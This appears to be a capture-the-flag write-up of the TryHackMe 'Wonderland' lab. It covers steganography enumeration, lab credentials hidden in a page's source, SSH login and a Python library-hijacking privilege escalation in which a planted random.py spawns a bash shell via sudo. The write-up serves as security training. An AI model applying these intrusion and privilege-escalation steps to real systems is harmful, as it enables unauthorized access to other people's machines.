
Wonderland

Enumeration

# We have a webserver running and ssh


# Page title says follow the rabbit hinting towards stego of rabbit pic



Follow the White Rabbit.


"Curiouser and curiouser!" cried Alice (she was so much surprised, that for the moment she quite forgo

# I downloaded the rabbit file and analyzed



```
└─# binwalk white_rabbit_1.jpg

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             JPEG image data, JFIF standard 1.01


┌──(root💀CyberJunkie)-[~/Tryhackme/Wonderland_THM]
└─# steghide extract -sf white_rabbit_1.jpg
Enter passphrase:
wrote extracted data to "hint.txt".

┌──(root💀CyberJunkie)-[~/Tryhackme/Wonderland_THM]
└─# cat hint.txt
follow the r a b b i t

┌──(root💀CyberJunkie)-[~/Tryhackme/Wonderland_THM]
└─#
```


# It says follow the r a b b i t   and gobuster also showed a /r directory which dsiplays some convo between alice and rabbit



Keep Going.

"Would you tell me, please, which way I ought to go from here?"


# so i thought its hinting to go further a directory named /a and it worked



Keep Going.

"That depends a good deal on where you want to get to," said the Cat.

# We have to go all the way to t in r a b b i t




Open the door and enter wonderland

"Oh, you're sure to do that," said the Cat, "if you only walk long enough."

Alice felt that this could not be denied, so she tried another question. "What sort of people live about here?"

"In that direction,"" the Cat said, waving its right paw round, "lives a Hatter: and in that direction," waving the other paw, "lives a March Hare. Visit either you like: they're both mad."

# I spent an hour finding stego in the pic but when i read the source of /r/a/b/b/i/t there were credentials commented out .Press F for me




```
    <title>Enter wonderland</title>
    <link rel="stylesheet" type="text/css" href="/main.css">
</head>

<body>
    <h1>Open the door and enter wonderland</h1>
    <p>"Oh, you're sure to do that," said the Cat, "if you only walk long enough."</p>
    <p>Alice felt that this could not be denied, so she tried another question. "What sort of people live al
    </p>
    <p>"In that direction,"" the Cat said, waving its right paw round, "lives a Hatter: and in that directi
        the other paw, "lives a March Hare. Visit either you like: they're both mad."</p>
    <p style="display: none;">alice:HowDothTheLittleCrocodileImproveHisShiningTail</p>
    <img src="/img/alice_door.png" style="height: 50rem;">
</body>
```

portscan

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 61 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8e:ee:fb:96:ce:ad:70:dd:05:a9:3b:0d:b0:71:b8:63 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQDe20sKMgKSMTnyRTmZhXPxn+xLggGUemXZLJDkaGAkZSMgwM3taNTc8OaEku7BvbOkqoIya4ZI8vLuNd
rO4h4Hl0YjLJufYOoIbK0EPaClcDPYjp+E1xpbn3kqKMhyWDvfZ2ltU1Et2MkhmtJ6TH2HA+eFdyMEQ5SqX6aASSXM7OoUHwJJmptyr2aNeUXiytv7uwW
Oqd73UWd5epuNbYbBNls06YZDVI8wyZ0eYGKwjtogg5+h82rnWN
|   256 7a:92:79:44:16:4f:20:43:50:a9:a8:47:e2:c2:be:84 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBHH2gIouNdIhId0iND9UFQByJZcff2CXQ5Esgx1L96L50cYaArAW3A3YP3VDg4teP
|   256 00:0b:80:44:e6:3d:4b:69:47:92:2c:55:14:7e:2a:c9 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIAsWAdr9g04J7Q8aeiWYg03WjPqGVS6aNf/LF+/hMyKh
80/tcp open  http    syn-ack ttl 61 Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Follow the white rabbit.
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete

Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), ASUS RT-N56U WAP
(Linux 3.4) (93%), Linux 3.16 (93%), Adtran 424RG FTTH gateway (92%), Linux 2.6.32 (92%), Linux 2.6.39 - 3.2 (92%), Linux 3.1 - 3.2
(92%), Linux 3.11 (92%)
```

Exploitation

# Got ssh credentials



```
└─# ssh alice@$ip
The authenticity of host '10.10.109.109 (10.10.109.109)' can't be established.
ECDSA key fingerprint is SHA256:HUoT05UWCcf3WRhR5kF7yKX1yqUvNhjqtxuUMyOeqR8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.109.109' (ECDSA) to the list of known hosts.
alice@10.10.109.109's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Nov 10 11:01:37 UTC 2021

  System load:  0.0                Processes:           85
  Usage of /:   18.9% of 19.56GB   Users logged in:     0
  Memory usage: 28%                IP address for eth0: 10.10.109.109
  Swap usage:   0%


0 packages can be updated.
0 updates are security updates.


Last login: Mon May 25 16:37:21 2020 from 192.168.170.1
alice@wonderland:~$ 
```


PostExploitation

# Horizontal priv esc

# we have a python file in our directory and we can run it as user rabbit

# we dont have write access the file but what we can do is perform library hijacking and create a random.py file in our directory since script is importing random library


#we do this and get a rabbit user session



```
alice@wonderland:~$ nano random.py
alice@wonderland:~$ sudo -u rabbit /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py
rabbit@wonderland:~$ cat random.py
#!/bin/python3
import os

os.system("/bin/bash")
rabbit@wonderland:~$ 
```

# To find user.txt the hint says everything is upside down so user.txt is in /root

